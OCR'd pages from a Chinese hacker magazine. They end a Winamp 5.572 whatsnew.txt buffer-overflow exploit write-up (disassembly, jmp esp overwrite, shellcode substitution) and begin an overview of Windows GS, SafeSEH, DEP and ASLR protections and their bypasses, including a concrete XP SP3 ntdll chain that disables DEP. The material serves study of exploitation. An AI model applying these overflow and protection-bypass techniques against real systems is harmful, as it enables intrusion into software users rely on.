


图 5

```
.text:004015EE        push    20000h
.text:004015F3        call    ds:malloc      ;开辟堆空间
用来储存读入的文件数据
.........
.text:004015FE        lea     eax, [esp+250h+Filename]
.text:00401602        mov     [esp+250h+var_250], offset
aRb ; "rb"
.text:00401609        push    eax            ; Filename
.text:0040160A        call    ds:_wfopen
.text:00401641        call    ds:PathAppendW
.text:00401647        lea     eax, [esp+24Ch+Filename]
.text:0040164B        push    offset aRb     ; "rb"
.text:00401650        push    eax            ; Filename
.text:00401651        call    ds:_wfopen     ;打开
whatsnew.txt
.text:00401657        pop     ecx
.text:00401658        pop     ecx
.text:00401659        mov     [esp+24Ch+File], eax
.text:0040165D        test    eax, eax
.text:0040165F        jz      loc_40173F
.text:00401665
.text:00401665 loc_401665:
.text:00401665        push    [esp+24Ch+File] ; File
.text:00401669        mov     edi, dword_4A7550
.text:0040166F        push    1FFFFh  ;大小
.text:00401674        push    1       ; ElementSize
.text:00401676        push    edi     ; DstBuf 读入到申
请的堆中
.text:00401677        call    ds:fread    读入文件数据
.text:0040167D        mov     ecx, dword_4A7550
.text:00401683        push    [esp+25Ch+File] ; File
.text:00401687        mov     byte ptr [ecx+eax], 0
........
.text:00401696 loc_401696:
         cmp      byte ptr [edi], 0
```

```
.text:00401699        jz        short loc_401706
.text:0040169B        push      9              ; MaxCount
.text:0040169D        push      offset aWinamp5_ ; "Winamp 5."
.text:004016A2        push      edi            ; Str1
.text:004016A3        call      ds:strncmp  ;判断文件开头是
否为 Winamp 5.这也是为什么有一个$version = "Winamp 5.572"原因，
如果没有这个就不会跳转到 text:004016C8 处
        ……
.text:004016C8        push      eax                 ; lpsz
.text:004016C9        call      ds:CharNextA
.text:004016CF        sub       eax, edi
.text:004016D1        push      eax     ;存入堆的数据大小
.text:004016D2        push      edi     ;申请的堆的地址
.text:004016D3        lea       eax, [esp+254h+String1]
.text:004016D7        push      eax   ；程序的局部变量地址
.text:004016D8        call      ds:lstrcpynA   ;由于堆的数据
大于局部变申请的空间，
                                    发生溢出
```

大致过程是这样的，程序开始申请了一块 20000h 的堆，然后打开文件 whatsnew.txt，把文件内容读入到堆中，然后判断堆数据开头是否为 Winamp 5，如果为否，则不进行数据复制，如果为是，则把堆中的数据读入到函数的局部缓冲区中，由于没有对复制数据的长度进行验证，使得读入的数据大于局部变申请的空间，发生溢出。很简单的思路吧！

我们现在恢复 0xffffffff 为原来的 jmp esp 地址，并设断点在.text：004016D8 处，重新触发漏洞，看看程序执行过程是否是这样的，如图 6 所示。




图 6

在执行 0x40016D8 即 lstrcpynA 前，这时栈中 string1 为局部变量的地址 0x00BBED24（即为一个栈地址），string2 为 malloc 申请的堆地址，执行完后 0x40016D8 如图 7 所示。




图 7

可以看到栈地址 0x00BBED24 到 0x00BBEF48 全部被添充为了 0x41414141，而 0x00BBEF4C 被添为 jmp esp 地址。这时如果当函数返回时就会执行 jmp esp 地址了。正如我们前面所分析一样吧！如图 8 所示。





图 8

当然，第三步的利用就很简单了，你可以上网去找一些常用的 ShellCode 来替换 ShellCode 来实现不同的功能，当然大家要注意 ShellCode 适用的操作系统。文中有错误处还望读者不吝赐教，至此致敬。

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无

关键字：Windows、溢出保护、DEP



Windows 溢出保护绕过方法概览

文/图 riusksk（泉哥）

前　言

从 20 世纪 80 年代开始，在国外就有人讨论关于溢出的攻击方式。但是在当时并没有引起人们的注意，直至后来经一些研究人员的披露后，特别是著名黑客杂志 Phrack 上面关于溢出的经典文章，引领许多人步入溢出研究的行列，从此关于缓冲区溢出的问题才为人们所重视。随着溢出研究的深入，网上开始出现很多关于溢出攻击教程，揭露了许多溢出利用技术，特别是经典的 call/jmp esp，借此溢出攻击案例层出不穷。这也引起了微软的重视，他们在 Windows 系统及 VC++编译器上加入了各种溢出保护机制，以试图阻止这类攻击，可惜每次公布溢出保护机制之后，不久就有人公布绕过方法。微软每次都称某保护机制将成为溢出利用的末日，可惜每次都被终结掉。既而，黑客与微软之间的溢出斗争一直持续着。更多关于 Windows 溢出的历史，可参见由 Abysssec 安全组织编写的文章《Past，Present，Future of Windows Exploitation》（http://www.abysssec.com/blog/2010/05/past-present-future-of-windows-exploitation/）。在本篇文章中主要揭露了 Windows 平台上的各种溢出保护机制原理以及绕过方法。

GS 编译选项

原理：通过 VC++编译器在函数前后添加额外的处理代码，前部分用于由伪随机数生成的 Cookie 并放入 data 节段，当本地变量初始化，就会向栈中插入 Cookie，它位于局部变量和返回地址之间，如图 1 所示。

经 GS 编译后栈中局部变量空间分配情况：

```
sub     esp,24h
mov     eax,dword ptr [___security_cookie (408040h)]
xor     eax,dword ptr [esp+24h]
mov     dword ptr [esp+20h],eax
```

在函数尾部的额外代码用于在函数返回时，调用 security_check_cookie（ ）函数，以判断 Cookie 是否被更改过，当函数返回时的情况如图 1 所示。




图 1

```
mov     ecx,dword ptr [esp+20h]
xor     ecx,dword ptr [esp+24h]
add     esp,24h
jmp     __security_check_cookie (4010B2h)
```

在缓冲区溢出利用时，如果将恶意代码从局部变量覆盖到返回地址，那么自然就会覆写 Cookie，当检测到与原始 Cookie 不同时（也就是比较上面 408040h 与 4010B2h 两处的 Cookie 值），就会触发异常，最后终止进程。

绕过方法如下。

1. 猜测/计算 Cookie

Reducing the Effective Entropy of GS Cookies：http://www.uninformed.org/?v=7&a=2&t=html

自从覆盖 SEH 的方法出现后，这种方法目前已基本不用了，它没有前者来得简便。

2. 覆盖 SEH

由于当 security_check_cookie（ ）函数检测到 Cookie 被更改后，会检查是否安装了安全处理例程，也就是 SEH 节点中保存的指针，如果没有，那么由系统的异常处理器接管，因此我们可以通过（pop pop ret）覆盖 SEH 来达到溢出的目的。但对于受 SafeSEH 保护的模块，就可能会导致 exploit 失效，关于它的绕过在后续部分再述。

辅助工具：pattern_create、pattern_offset、msfpescan。

3. 覆盖虚表指针

堆栈布局：[局部变量][cookie][入栈寄存器][返回地址][参数][虚表指针]

当把虚表指针覆盖后，由于要执行虚函数得通过虚表指针来搜索，即可借此劫持 eip。

SafeSEH

原理：为了防止 SEH 节点被攻击者恶意利用，微软在.NET 编译器中加入/sdeseh 编译选项引入 SafeSEH 技术。编译器在编译时将 PE 文件所有合法的异常处理例程的地址解析出来制成一张表，放在 PE 文件的数据块中，并使用共享内存中的一个随机数加密，用于匹配检查。如果该 PE 文件不支持 safesEH，则表的地址为 0。当 PE 文件被系统加载后，表中的内容被加密保存到 ntdl1.dll 模块的某个数据区。在 PE 文件运行期间，如果发生异常需要调用异常处理例程，系统会逐个检查该例程在表中是否有记录：如果没有则说明该例程非法，进而不执行该异常例程。

绕过方法如下，第一种方法，利用 SafeSEH 保护模块之外的地址。

对于目前的大部分 Windows 操作系统，其系统模块都受 SafeSEH 保护，可以选用未开启 SafeSEH 保护的模块来利用，比如漏洞软件本身自带的 dll 文件，这个可以借助 OD 插件 SafeSEH 来查看进程中各模块是否开启 SafeSEH 保护。除此之外，也可通过直接覆盖返回地址（jmp/call esp）来利用。第二种方法，如果 esp +8 指向 EXCEPTION_REGISTRATION 结构，那么你仍然可以寻找一个 pop/pop/ret 指令组合（在加载模块的地址范围之外的空间），也可以正常工作。但如果你在程序的加载模块中找不到 pop/pop/ret 指令，你可以观察下 esp/ebp，查看下这些寄存器距离 nseh 的偏移，接下来就是查找这样的指令：

```
call dword ptr[esp+nn] / jmp dword ptr[esp+nn]
call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn]
call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]
(其中的 nn 就是寄存器的值到 nseh 的偏移，偏移 nn 可能是:
esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24,
ebp+30, ebp-04,
ebp-0c, ebp-18)。
```

如果遇到以上指令是以 NULL 字节结尾的，可将 ShellCode 放置在 SEH 之前：

- 在 nseh 上放置向后的跳转指令（跳转 7 字节：jmp 0xFFFFFFF9）；
- 向后跳转足够长的地址以存放 ShellCode，并借此执行至 ShellCode；
- 把 ShellCode 放在用于覆盖异常处理结构的指令地址之前。

DEP

原理：数据执行保护（DEP）是一套软硬件技术，能够在内存上执行额外检查以防止在不可运行的内存区域上执行代码。在 Microsoft Windows XP Service Pack 2、 Microsoft Windows Server 2003 Service Pack 1 、Microsoft Windows XP Tablet PC Edition 2005 和 Microsoft Windows Vista 中，由硬件和软件一起强制实施 DEP。DEP 有两种模式，如果 CPU 支持内存页 NX 属性，就是硬件支持的 DEP。只有当处理器/系统支持 NX/XD 位（禁止执行）时，Windows 才能拥有硬件 DEP，否则只能支持软件 DEP，相当于只有 SafeSEH 保护。

绕过方法如下。

1. ret2libc

其思路为：将返回地址指向 lib 库中的代码，而不直接跳转到 ShellCode 去执行，进而实现恶意代码的运行。首先你可以先在库中找到一段执行系统命令的代码，比如 system()函数，用

它的地址覆盖返回地址，此时即使 NX/XD 禁止在堆栈上执行代码，但库中的代码依然是可以执行的。函数 system()可通过运行环境来执行其他程序，例如启动 Shell 等。另外，还可以通过 VirtualProtect 函数来修改恶意代码所在内存页面的执行权限，然后再将控制转移到恶意代码，其堆栈布局如图 2 所示。




图 2

更多信息可参考资料：http://www.infosecwriters. com/text_resources/pdf/return-to-libc.pdf

2. 利用 TEB 突破 DEP

在之前的《黑客防线》中有篇文章《SP2 下利用 TEB 执行 ShellCode》，有兴趣的读者可以翻看黑防出版的《缓冲区溢出攻击与防范专辑》，上面有这篇文章。该作者在文中提到一种利用 TEB（线程环境块）来突破 DEP 的方法，不过它受系统版本限制，只能在 XP SP1 及其以下版本的 Windows 系统上使用，因为更高版本的系统，其 TEB 地址是不固定的，每次都是动态生成的。该方法的具体实现方法如下：

（1）将返回地址覆盖成字符串复制函数的地址，比如 lstrcpy，memcpy 等；

（2）在返回地址之后用目标内存地址和 ShellCode 地址覆盖，当执行复制操作时，就会将 ShellCode 复制到目标内存地址，该目标内存地址位于 TEB 偏移 0xC00 的地方，它有 520 字节缓存用于 ANSI-to-Unicode 函数的转换；

（3）复制操作结束后返回到 ShellCode 地址并执行它。

此时其堆栈布局如下：

【shellcode】【save ebp】【lstrcpy】【TEB 缓存地址，用于复制结束后返回到 shellcode】【TEB 缓存地址】【ShellCode 地址】

3. 关闭 DEP

关于此方法最原始的资料应该是黑客杂志《uninformed》上的文章《Bypassing Windows Hardware-enforced Data Execution Prevention》（http://www. uninformed.org/?v=2&a=4），另外也可以看下本人之前翻译的《突破 win2003 sp2 中基于硬件的 DEP》（http://bbs.pediy. com/showthread.php?t=99045），此方法的主要原理就是利用 NtSetInformationProcess()函数来设置 KPROCESS 结构中的相关标志位，进而关闭 DEP，KPROCESS 结构中相关标志位情况如下：

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS
. . .
+0x06b Flags                        : _KEXECUTE_OPTIONS
    +0x000 ExecuteDisable           : Pos 0, 1 Bit
    +0x000 ExecuteEnable            : Pos 1, 1 Bit
    +0x000 DisableThunkEmulation    : Pos 2, 1 Bit
    +0x000 Permanent                : Pos 3, 1 Bit
    +0x000 ExecuteDispatchEnable    : Pos 4, 1 Bit
    +0x000 ImageDispatchEnable      : Pos 5, 1 Bit
    +0x000 Spare                    : Pos 6, 2 Bits
```

当 DEP 被启用时，ExecuteDisable 被置位，当 DEP 被禁用，ExecuteEnable 被置位，当 Permanent 标志置位时表示这些设置是最终设置，不可更改。

代码实现：

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ ENABLE;
NtSetInformationProcess(
    NtCurrentProcess(),    // ProcessHandle = -1
    ProcessExecuteFlags,   // ProcessInformationClass = 0x22
（ProcessExecuteFlags）
    &ExecuteFlags,         // ProcessInformation = 0x2
（MEM_EXECUTE_OPTION_ENABLE）
    sizeof(ExecuteFlags)); // ProcessInformation ength = 0x4
```

具体实现思路如下（以我计算机上 VirtualBox 虚拟机下的 XP SP3 为例）。

1. 将 al 设置为 1，比如指令 mov al,1 / ret，然后用该指令地址覆盖返回地址。

```
0:000> lmm ntdll
start    end        module name
7c920000 7c9b3000   ntdll     (pdb symbols)      c:\sym
bollocal\ntdll.pdb\1751003260CA42598C0FB326585000ED2\ntdll.pdb
0:000> s 7c920000 l 93000 b0 01 c2 04
7c9718ea  b0 01 c2 04 00 90 90 90-90 90 8b ff 55 8b ec
56  ..........U..V
0:000> u 7c9718ea
ntdll!NtdllOkayToLockRoutine:
7c9718ea b001        mov     al,1
7c9718ec c20400      ret     4
```

由于上面的 ret 4，因此要再向栈中填充 4 字节（比如 0xffffffff）以抵消多弹出的 4 字节，如果选择的指令刚好是 ret 则无须再多填充 4 字节。

2. 跳转到 ntdll!LdrpCheckNXCompatibility 中的部分代码（从 cmp al,1 开始，可通过 Windbg 下的命令 uf ntdll!LdrpCheckNX Compatibility 来查看其反汇编代码），比如以下地址就需要用 0x7c93cd24 来覆写堆栈上的第二个地址：

```
ntdll!LdrpCheckNXCompatibility+0x13:
7c93cd24 3c01              cmp   al,1
7c93cd26 6a02              push  2
7c93cd28 5e                pop   esi
7c93cd29 0f84df290200      je    ntdll!LdrpCheckNX
Compatibility+0x1a (7c95f70e)  ; 之前已将 al 置 1，故此处实现跳转
```

3. 上面跳转后来到这里：

```
0:000> u 7c95f70e
ntdll!LdrpCheckNXCompatibility+0x1a:
7c95f70e 8975fc            mov      dword ptr
[ebp-4],esi   ; [ebp-0x4]= esi = 2
7c95f711 e919d6fdff        jmp
ntdll!LdrpCheckNXCompatibility+0x1d (7c93cd2f)
```

4. 上面跳转后来到：

```
0:000> u 7c93cd2f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c93cd2f 837dfc00        cmp    dword ptr [ebp-4],0
7c93cd33 0f85f89a0100    jne    ntdll!LdrpCheckNX
Compatibility+0x4d (7c956831) ; 不相等再次实现跳转
```

5. 上面跳转后来到：

```
0:000> u 7c956831
ntdll!LdrpCheckNXCompatibility+0x4d:
7c956831 6a04          push    4        ;Process
InformationLength = 4
7c956833 8d45fc        lea     eax,[ebp-4]
7c956836 50            push    eax      ;Process
Information = 2 (MEM_EXECUTE_OPTION_ENABLE)
```

```
    7c956837 6a22              push    22h      ;Process
InformationClass = 0x22 (ProcessExecuteFlags)
    7c956839 6aff              push    0FFFFFFFFh
    7c95683b e84074fdff        call    ntdll!ZwSetIn
formationProcess (7c92dc80)
    7c956840 e92865feff        jmp     ntdll!LdrpCheckNX
Compatibility+0x5c (7c93cd6d)
    7c956845 90                nop
```

在这里调用函数 ZwSetInformationProcess（ ），而其参数也刚好达到我们关闭 DEP 的各项要求。

6．最后跳转到函数结尾：

```
    0:000> u 7c93cd6d
    ntdll!LdrpCheckNXCompatibility+0x5c:
    7c93cd6d 5e             pop     esi
    7c93cd6e c9             leave
    7c93cd6f c20400         ret     4
```

最后的堆栈布局应为：

【AAA……】【al=1 地址】【0xffffffff】【LdrpCheckNX Compatibility

▲ ▲ ▲ ▲

填充数据　返回地址　抵消 ret 4 的 4 字节　指令 cmp al，0x1 的起始地址

指令地址】【0xFFFFFFFF】【"A" x 54】【call/jmp esp】【shellcode】

▲ ▲

平衡堆栈　调整 NX 禁用后的堆栈

如果在禁用 NX 后，又需要读取 esi 或 ebp，但此时它们又被我们填充的数据覆盖掉了，那么我们可以使用诸如 push esp/pop esi/ret 或者 push esp/pop ebp/ret 这样的指令来调整 esi 和 ebp，以使关闭 DEP 后还能够正常执行。

辅助工具：ImmDbg pycommand 插件（!pvefindaddr depxpsp3 + !findantidep）。

4．利用 WPN 与 ROP 技术

ROP（Return Oriented Programming）：连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列。

WPM（Write Process Memory）：利用微软在 kernel32.dll 中定义的函数如 WriteProcess Memory 函数可将数据写入到指定进程的内存中。但整个内存区域必须是可访问的，否则将操作失败。具体实现方法参见我之前翻译的文章《利用 WPN 与 ROP 技术绕过 DEP》：http://bbs.pediy.com/showthread.php?t=119300

5．利用 SEH 绕过 DEP

启用 DEP 后，就不能使用 pop pop ret 地址了，可采用 pop reg/pop reg/pop esp/ret 指令地址的方法，其中指令 pop esp 可以用于改变堆栈指针，经 ret 后将执行到 nseh 中的地址上（用关闭 NX 例程的地址覆盖 nextSEH，用指向 pop/pop/pop esp/ret 指令的指针覆盖 SEH handle）。

辅助工具：ImmDbg 插件!pvefindaddr。

ASLR

原理：ASLR（地址空间布局随机化）技术的主要功能是通过对系统关键地址的随机化，防止攻击者在堆栈溢出后利用固定的地址定位到恶意代码并加以运行。它主要对以下四类地址进行随机化：

（1）堆地址的随机化；

（2）栈基址的随机化；

（3）PE 文件映像基址的随机化；

（4）PEB(Process Environment Block，进程环境块)地址的随机化。

